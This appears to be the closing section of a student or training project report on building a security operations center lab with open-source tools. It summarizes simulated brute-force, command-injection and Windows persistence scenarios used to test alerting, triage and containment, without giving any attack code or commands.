To evaluate the detection and response capabilities of the SOC, several attack scenarios were executed. A brute-force attack tested authentication monitoring and triggered alerts related to failed SSH logins and automated cracking tools. A command injection attack targeted a vulnerable PHP endpoint, producing logs that highlighted unauthorized command execution and abnormal process behavior. A malware persistence scenario on Windows simulated service creation and suspicious file writes, testing endpoint telemetry and SOC triage processes. For each attack, the team reviewed alerts, analyzed logs, validated containment actions such as blocking attacker IPs, isolating compromised hosts, and documented recommendations.

This project demonstrates the complete operational lifecycle of a SOC—log ingestion, threat detection, investigation, containment, and improvement. It provides practical experience with SIEM technologies, cybersecurity analysis, and defensive operations while showcasing how open-source tools can be used to build an effective SOC environment. The outcome is a realistic training model for SOC analysts, students, and cybersecurity practitioners seeking hands-on exposure to real-world security workflows.



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Thank
you!